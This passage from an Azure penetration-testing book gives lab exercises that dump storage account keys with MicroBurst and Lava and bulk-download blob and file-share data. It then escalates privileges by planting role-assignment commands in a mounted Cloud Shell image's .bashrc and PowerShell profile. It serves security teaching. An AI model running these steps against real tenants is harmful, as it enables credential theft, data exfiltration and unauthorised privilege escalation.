Figure 6.8 – Azure Storage-related roles

From an attack standpoint, we can exploit the permissions on the management plane to gain access to keys and/or tokens that we can use to access data stored in the data plane. The management plane permissions that we can exploit are as follows:

- `Microsoft.Storage/storageAccounts/listkeys/action`: Allows the Contributor role to read the access keys of storage accounts. The access keys give full access to the data plane.
- `Microsoft.Storage/storageAccounts/listAccountSas/action`: Allows the Contributor role to generate a SAS token for data plane access at the storage account level.
- `Microsoft.Storage/storageAccounts/listServiceSas/action`: Allows the Contributor role to generate a SAS token for data plane access at the service level.

It is worth noting that the `READER` role that we covered in *Chapter 4, Exploiting Reader Permissions*, does not have these permissions.

Attack tools such as MicroBurst and Lava exploit the preceding permissions to list these storage account keys at scale, which can then be used to download the contents of the storage account services. Also, if you are wondering how a user with Contributor permissions is able to list objects in a storage account when using the Azure portal, it is due to the fact that the portal uses the permissions of the Contributor to access the storage account key, and then uses key-based authentication to display the data in the portal. Switching to Azure AD authorization will show that Contributor and Owner roles have no default `dataActions` permission.

In this next section, we will use the MicroBurst toolkit to gather these keys for storage accounts in the subscription.

Hands-on exercise – Dumping Azure storage keys using MicroBurst

Here are the tasks that we will complete in this exercise:


- **Task 1:** Extract storage account keys at scale using MicroBurst.
- **Task 2:** Explore and download storage account data using Azure Storage Explorer.

Here are the steps to complete the stated tasks:

1. In the Pentest VM, right-click the **Start** button and click on **Windows PowerShell (Admin)**.
2. Authenticate to Azure PowerShell using the following command:

```
Connect-AzAccount
```

3. When prompted to authenticate, use the **Azure Contributor User** value (from the script output) as the username and the **Azure Contributor User Password** value (also from the script output) as the password:



```
PS C:\Users\pentestadmin> Connect-AzAccount

Account                               SubscriptionName TenantId
-----
contributoruser@azurepentesting.com Development      40d5707e-5404-4718-9c71-2104269c410c
```


Figure 6.9 – Output from authenticating as contributoruser

You are now authenticated as the `contributoruser` account. This account is assigned the Contributor role in the Azure subscription. This account will be used in subsequent exercises to exploit various weaknesses in the Azure environment. Keep the PowerShell session open for the next exercise.

4. Import the `MicroBurst` module into your PowerShell session with the following commands:

```
cd .\MicroBurst\
Import-Module .\MicroBurst.psm1
```

5. The `MicroBurst` toolkit will import different PowerShell functions depending on which PowerShell modules you have installed on your system. Ignore the warning about the `MSOnline` module not being installed:



```
PS C:\Users\pentestadmin>
PS C:\Users\pentestadmin> cd .\MicroBurst\
PS C:\Users\pentestadmin\MicroBurst> Import-Module .\MicroBurst.psm1
Imported Az MicroBurst functions
Imported AzureAD MicroBurst functions
MSOnline module not installed, checking other modules
Imported Misc MicroBurst functions
Imported Azure REST API MicroBurst functions
```

Figure 6.10 – Import the `MicroBurst` PowerShell module

- Use the `Get-AzPasswords` function to perform a comprehensive dump of Azure Storage instances. This function can also be used to extract data plane keys for other PaaS services, but we will exclude those services for now by using the `N` option for those parameters:

```
Get-AzPasswords -AutomationAccounts N -AppServices N
-Keys N -ACR N -CosmosDB N -Verbose | Out-GridView
```

- When prompted to select an Azure subscription, select your test Azure subscription and click **OK**:




Figure 6.11 – Select the appropriate subscription

- In the resulting output, you should see credentials that were dumped from storage accounts. These credentials can be used to access these services to exfiltrate data or to hunt for other credentials. In the output window, look for the storage account with the name format of `privstoreXXXXXX`. Copy one of the lines using `Ctrl + C`:




Figure 6.12 – MicroBurst storage account key output

9. In the Pentest VM, open a PowerShell prompt and install Azure Storage Explorer using the following command:

```
choco install microsoftazurestorageexplorer -y
```

Here is the output of the command:

```
PS C:\Users\pentestadmin> choco install microsoftazurestorageexplorer -y
Chocolatey v0.10.15
Installing the following packages:
microsoftazurestorageexplorer
By installing you accept licenses for the packages.
Progress: Downloading microsoftazurestorageexplorer 1.20.0... 100%

microsoftazurestorageexplorer v1.20.0 [Approved]
microsoftazurestorageexplorer package files install completed. Performing other installation steps.
Downloading microsoftazurestorageexplorer
  from 'https://download.microsoft.com/download/A/E/3/AE32C485-B62B-4437-92F7-8B6B2C48CB40/StorageExplorer.exe'
Progress: 100% - Completed download of C:\Users\pentestadmin\AppData\Local\Temp\2\chocolatey\microsoftazurestorageexplorer\1.20.0\StorageExplorer.exe (98.58 MB).
Download of StorageExplorer.exe (98.58 MB) completed.
Hashes match.
Installing microsoftazurestorageexplorer...
microsoftazurestorageexplorer has been installed.
  microsoftazurestorageexplorer can be automatically uninstalled.
The install of microsoftazurestorageexplorer was successful.
Software installed to 'C:\Program Files (x86)\Microsoft Azure Storage Explorer\'

Chocolatey installed 1/1 packages.
See the log for details (C:\ProgramData\chocolatey\logs\chocolatey.log).
PS C:\Users\pentestadmin>
```

Figure 6.13 – Azure Storage Explorer installation

10. In the Pentest VM, click on the **Start** button, search for **Storage Explorer**, and select the **Storage Explorer** option:




Figure 6.14 – Open Storage Explorer

11. In the **Connect to Azure Storage** window, select **storage account**:




Figure 6.15 – Add a storage account

12. In the **Select Authentication Method** window, select **Account name and key** then click **Next**:




Figure 6.16 – Select Account name and key

13. In the **Enter Connection Info** window, enter the following information:

Display name: The account name from *Step 8* of this exercise

Account Name: The account name from *Step 8* of this exercise

Account Key: The account key from *Step 8* of this exercise

Click **Next**:

Connect to Azure Storage

Select Resource > Select Authentication Method > **Enter Connection Info** > Summary

Display name: 1
privstore288192

Account name: 2
privstore288192

Account key: 3
Mv5qrnSNuepr5z33HNnk6/ki8kvMVnECMHagpmaEWLcUU3ADS1emyD/p2iAcUxeOXBR5/dL6rSM0N6MjscMCHA==

Storage domain:
☒ Azure
☐ Azure China
☐ Azure Germany
☐ US Government
☐ Other:
core.windows.net

☐ Use HTTP (not recommended)

4
Back Next Cancel

Figure 6.17 – Authenticate with the access key

14. In the **Summary** window, click **Connect**.

15. Review the files and note that we now have persistent access to the storage account and the content of all its services. This gives a lot of room for an attacker to cause damage. For example, an attacker could encrypt data in the service in a ransomware attack, inject malicious data into NoSQL table stores, or poison applications using storage queues:




Figure 6.18 – Access to sensitive information in a storage account

While we are not using Lava for this exercise, it is worth noting that Lava has a module called `stg_blob_download` that will automatically exploit this scenario to download all blob containers in an Azure subscription (Figure 6.19):

```
Lava $> exec stg_blob_download
[+] getting storage accounts in subscription... [+]
[+] getting the account names [+]
[+] getting the resource group names [+]
[+] getting the storage endpoint names [+]

[+] getting the account keys [+]
[+] getting the storage containers [+]
[+] starting download [+]
[+] files will be saved to /tmp/c2653a362426ec0697ec85a9315828a3
[+]

1/57: "CREDITS.txt"[#####
2/57: "assets/css/font-awesome.min.css"[#####
3/57: "assets/css/main.css"[#####
4/57: "assets/fonts/FontAwesome.otf"[#####
5/57: "assets/fonts/fontawesome-webfont.eot"[#####
```

Figure 6.19 – Using Lava to download blob files

Beware that some storage containers can contain significant amounts of data, so there is some risk to running this Lava module. Make sure that you know what you are downloading before initiating a download of an entire container. In a pentest engagement, this requires extra care as **Personally Identifiable Information (PII)** may be present in the accounts.

Now that we have seen how we can maintain a connection to a storage account, let's switch gears within storage accounts to attack Cloud Shell storage files for privilege escalation.

Attacking Cloud Shell storage files

If you have been following along with the book's examples, you should be very familiar with Azure Cloud Shell (the browser-based command-line interface). But what if we told you that by having you use this shell, we have set you up for failure? We know that you have put a lot of trust in us as authors, and we are truly sorry if we have betrayed that trust. So, let's take a moment to learn from this situation by showing you how to exploit the vulnerable environment that you have created for yourself.

The first time you used Cloud Shell as the `azureadmin` user, you were prompted to create a file share in the file service of a storage account. If you went with the default option, the platform would automatically create a dedicated storage account with a name prefix of `cs` to host the file share (*Figure 6.20*). You could also choose to use an existing storage account to host this share.




Figure 6.20 – Example Cloud Shell storage account

This file share service in the storage account is used to persist data across sessions. Once created, it will be automatically mounted as the `clouddrive` folder in the `$Home` directory of the user's subsequent Cloud Shell sessions. You can verify this by running the `ls` command in Cloud Shell (either Bash or PowerShell) as shown in *Figure 6.21*:




Figure 6.21 – Mounted file share in a Cloud Shell session

But what about the file share behind this? This share stores an EXT2 filesystem as an `.img` file.

The name of the share and the image filename usually indicate the Azure AD user that Cloud Shell is attached to. In *Figure 6.22*, we can see that the `cs-azureadmin-azurepentesting-com-1003200107d764bc` file share contains the `acc_azureadmin.img` file (under the `.cloudconsole` folder). This information can be correlated with the results of Azure AD/RBAC reconnaissance efforts to determine whether the user of the shell is assigned privileged permissions.




Figure 6.22 – Example Cloud Shell file

So, what is the attack scenario here? As we mentioned earlier, this IMG file is mounted to the home directory of the user's Cloud Shell session every time it is launched. Because the Contributor role has permissions (through the storage account keys) to download this IMG file, we could use that access to download and mount the IMG file on a Linux system.

At this point, we can read any sensitive information from the file, but we can also modify it to run commands the next time it is mounted by the target account. If we target the right account, this gives an opportunity to escalate privileges by running commands in the Cloud Shell session of a more privileged user, such as an Azure AD global administrator or a subscription Owner.

Important note

For a full write up of the original research on this attack, refer to the following NetSPI blog: <https://www.netspi.com/blog/technical/cloud-penetration-testing/attacking-azure-cloud-shell/>.

For the next exercise, we are assuming that you have been running all the environment setup scripts (as instructed) from Cloud Shell. At a minimum, we will assume that you have already set up a Cloud Shell storage account for the `azureadmin` user account that you have been using.

Hands-on exercise – Escalating privileges using the Cloud Shell account

In this exercise, we will exploit a Cloud Shell volume image to run sensitive commands with the permissions of a privileged user when they use Cloud Shell. The process that we will cover will follow a four-step process as highlighted in *Figure 6.23*. First, we will download the Cloud Shell volume image of a higher privileged user, we will mount the image on the Linux VM that we deployed earlier, we will plant commands that we want to run and re-upload back into the Cloud Shell file share.




Figure 6.23 – Example Cloud Shell file

Here are the tasks that we will complete in this exercise:


- **Task 1:** Scan Azure file shares at scale using Lava.
- **Task 2:** Download files in Azure file shares using Lava.
- **Task 3:** Exploit the Cloud Shell image and upload it back.
- **Task 4:** Verify the privilege escalation exploit.

Here are the steps to complete the tasks:

1. In an RDP session to your Pentest Windows VM, open PowerShell as an administrator.
2. In the PowerShell console, type the following commands to SSH into the pentest Linux VM that was created earlier. Replace `<linux_FQDN>` with the value of **Linux VM FQDN** from the output of the script earlier. When prompted about the authenticity, type `yes` and press *Enter*. When prompted for the password, enter the value of **Linux VM Password** from the output of the script earlier.

```
ssh pentestadmin@<linux_FQDN>
```

Here is a screenshot of the command and its output:



```
Select Administrator: Windows PowerShell
PS C:\Users\pentestadmin>
PS C:\Users\pentestadmin> ssh pentestadmin@ptlinuxvm1300.uksouth.cloudapp.azure.com
The authenticity of host 'ptlinuxvm1300.uksouth.cloudapp.azure.com (20.108.16.186)'
't be established.
ECDSA key fingerprint is SHA256:4fdew3grxylhDbYW0r9wvcYHNeaeyJRs4jQTXQD90Aw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'ptlinuxvm1300.uksouth.cloudapp.azure.com,20.108.16.186'
DSA) to the list of known hosts.
```

Figure 6.24 – SSH into the Linux VM

3. In the Bash shell of the pentest Linux VM, use the following command to switch to the root user:

```
pentestadmin@ptlinuxvm:~# sudo su -
```

4. Use the following command to authenticate to Azure as the Contributor user using the Azure CLI. Replace `<domain_name>` with your Azure AD domain name. Also, replace `<contributor_user_password>` with the password of the contributoruser account:

```
az login -u contributoruser@<domain_name> -p
<contributor_user_password>
```

Here is a screenshot of the output:

```
root@ptlinuxvm:~#
root@ptlinuxvm:~# az login -u contributoruser@azurepentesting.com -p myPassword123
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "40d5707b-6474-471b-b479-218426756003",
    "id": "204cce89-27de-4669-a48b-04c27255e05e",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Development",
    "state": "Enabled",
    "tenantId": "40d5707b-6474-471b-b479-218426756003",
    "user": {
      "name": "contributoruser@azurepentesting.com",
      "type": "user"
    }
  }
]
```

Figure 6.25 – Azure CLI login from the Linux VM

- Download and run Lava with the following commands:

```
git clone https://github.com/mattrotlevi/lava.git
cd lava/
python3 lava.py
```

Here is a screenshot of the output:

```
root@ptlinuxvm:~#
root@ptlinuxvm:~# git clone https://github.com/davidokecode/lava.git
Cloning into 'lava'...

remote: Enumerating objects: 258, done.
remote: Counting objects: 100% (258/258), done.
remote: Compressing objects: 100% (175/175), done.
remote: Total 258 (delta 126), reused 207 (delta 80), pack-reused 0
Receiving objects: 100% (258/258), 71.27 KiB | 2.23 MiB/s, done.
Resolving deltas: 100% (126/126), done.
root@ptlinuxvm:~#
root@ptlinuxvm:~# cd lava/
root@ptlinuxvm:~/lava#
root@ptlinuxvm:~/lava# python3 lava.py

  _ _ _ _ _
 /   /   /
/_ _/_/_/_
 \   \   \
  _ _ _ _ _
   o..o`
```

Figure 6.26 – Output of the Lava command

- Verify the current user and permissions using the following command:

```
exec priv_show
```

You can see from the output that the user only has the Contributor role assignment:

```
Lava $> exec priv_show
[+] getting the UPN of the current user [+]
[+] getting the roles of the current user [+]
[+] getting definitions for each role found [+]
CONTRIBUTOR
[{'actions': [['*']],
  'dataActions': [[]],
  'notActions': ['Microsoft.Authorization/*/Delete',
                 'Microsoft.Authorization/*/Write',
                 'Microsoft.Authorization/elevateAccess/Action',
                 'Microsoft.Blueprint/blueprintAssignments/write',
                 'Microsoft.Blueprint/blueprintAssignments/delete',
                 'Microsoft.Compute/galleries/share/action'],
  'notDataActions': []}]
```

Figure 6.27 – Contributor user permissions shown in Lava

- Scan the file shares in the Azure subscription for potential Cloud Shell images. You can do this using the following Lava command:

```
exec stg_file_scan
```

This command takes advantage of access to the access keys to scan the file shares in an Azure subscription. You can see that we have a file share that is used by Azure Cloud Shell:

```
Lava $> exec stg_file_scan
[+] getting storage accounts in subscription... [+]
[+] getting the account names [+]
[+] getting the resource group names [+]
[+] getting the storage endpoint names [+]


[+] getting the account keys [+]
[+] getting the share list [+]
[+] getting files and creating fqdn path [+]
[+] got files! [+]
['https://csb1003200107d764bc.file.core.windows.net/cs-azureadmin-azurepentesting-com-1003200107d764bc/.cloudconsole']
```

Figure 6.28 – Lava identification of sensitive files

- Download the files in the Azure file shares using the following command. We are assuming that you are performing this exercise in an isolated Azure environment that only has a few file shares. Running the preceding command in an environment that has multiple file shares can take a long time to complete:

```
exec stg_file_download
```


This will download the file into a temporary directory on the pentest Linux VM. Make a note of the download location that is highlighted in the following screenshot:



```
Lava $> exec stg_file_download
[+] getting storage accounts in subscription... [+]
[+] getting the account names [+]
[+] getting the resource group names [+]
[+] getting the storage endpoint names [+]

[+] getting the account keys [+]
[+] getting the file shares [+]
[+] starting download [+]
[+] files will be saved to /tmp/c3bd28e3114bcc501837428254959c42 [+]
Finished[#####] 100.0000%
[+] finished downloading. check directory for files [+]
Lava $>
```

Figure 6.29 – Cloud Shell files downloaded with Lava


9. After the download has been completed, exit Lava using the `exit` command:

```
exit
```

10. Back in the Bash shell, mount the downloaded image file using the following command. Replace `<download_location>` with the download path that you made a note of in *step 8* of this exercise:

```
mount <download_location>/.cloudconsole/acc_azureadmin.
img /mnt
```

Here is a screenshot of this:



```
root@ptlinuxvm:~/lava#
root@ptlinuxvm:~/lava# mount /tmp/c3bd28e3114bcc501837428254959c42/.cloudconsole/acc_
azureadmin.img /mnt
root@ptlinuxvm:~/lava#
```

Figure 6.30 – Mounting the `acc_azureadmin.img` file in the Linux VM

11. Explore the mounted drive by typing the following command and pressing *Tab*:

```
ls /mnt/
```

You should see an output of persistent files and data from the Cloud Shell user's previous sessions. This includes sensitive information, such as the user's shell context information.

```

root@ptlinuxvm:~/lava#
root@ptlinuxvm:~/lava# ls /mnt/
.Azure/                  .profile
.azure/                  .tmux.conf
.bash_logout             .vimrc
.bashrc                  clouddrive
.cache/                  contributor-paas-scenarios.ps1
.local/
root@ptlinuxvm:~/lava#

```

Figure 6.31 – Directory listing of the mounted Cloud Shell files

12. Change directories to the mounted drive and enter the following command to append a malicious command to the `.bashrc` file, to escalate the privileges of our current Contributor user:

```

cd /mnt
echo "az role assignment create --role "Owner" --assignee
$(az ad user list --display-name contributoruser | jq
'.[0]' | jq -r '.userPrincipalName')" >> .bashrc

```

`bashrc` is a Bash shell script that runs whenever a shell session is started interactively. The preceding command will ensure that the next time the target privileged user opens a Cloud Shell session, the command to escalate the privilege of the Contributor user account will be executed. Here is a screenshot of this:

```

root@ptlinuxvm:~/lava#
root@ptlinuxvm:~/lava# cd /mnt
root@ptlinuxvm:/mnt#
root@ptlinuxvm:/mnt# echo "az role assignment create --role 'Owner' --assignee $(az
ad user list --display-name contributoruser | jq '.[0]' | jq -r '.userPrincipalName')
" >> .bashrc
root@ptlinuxvm:/mnt#

```

Figure 6.32 – Modification of the `bashrc` file

13. To do the same thing for a PowerShell session, we will need to first create two directories in the user's home directory. This is where the PowerShell profile will live. If you get an error message about the existence of the directories, you can ignore that and move on to the next step:

```


mkdir .config
mkdir .config/PowerShell

```

14. Similar to what we did for the `.bashrc` file, we will make the `contributoruser` an owner on the subscription by adding the following command to the PowerShell profile:

```
echo "New-AzRoleAssignment -UserPrincipalName
(Get-AzADUser -StartsWith contributoruser).
UserPrincipalName -RoleDefinitionName Owner" >> .config/
PowerShell/Microsoft.PowerShell_profile.ps1
```

Here is a screenshot from the two previous steps:



```
root@ptlinuxvm:/mnt#
root@ptlinuxvm:/mnt# mkdir .config
root@ptlinuxvm:/mnt# mkdir .config/PowerShell
root@ptlinuxvm:/mnt#
root@ptlinuxvm:/mnt# echo "New-AzRoleAssignment -UserPrincipalName (Get-AzADUser -StartsWith contributoruser).UserPrincipalName -RoleDefinitionName Owner" >> .config/PowerShell/Microsoft.PowerShell_profile.ps1
root@ptlinuxvm:/mnt#
```

Figure 6.33 – PowerShell profile modification

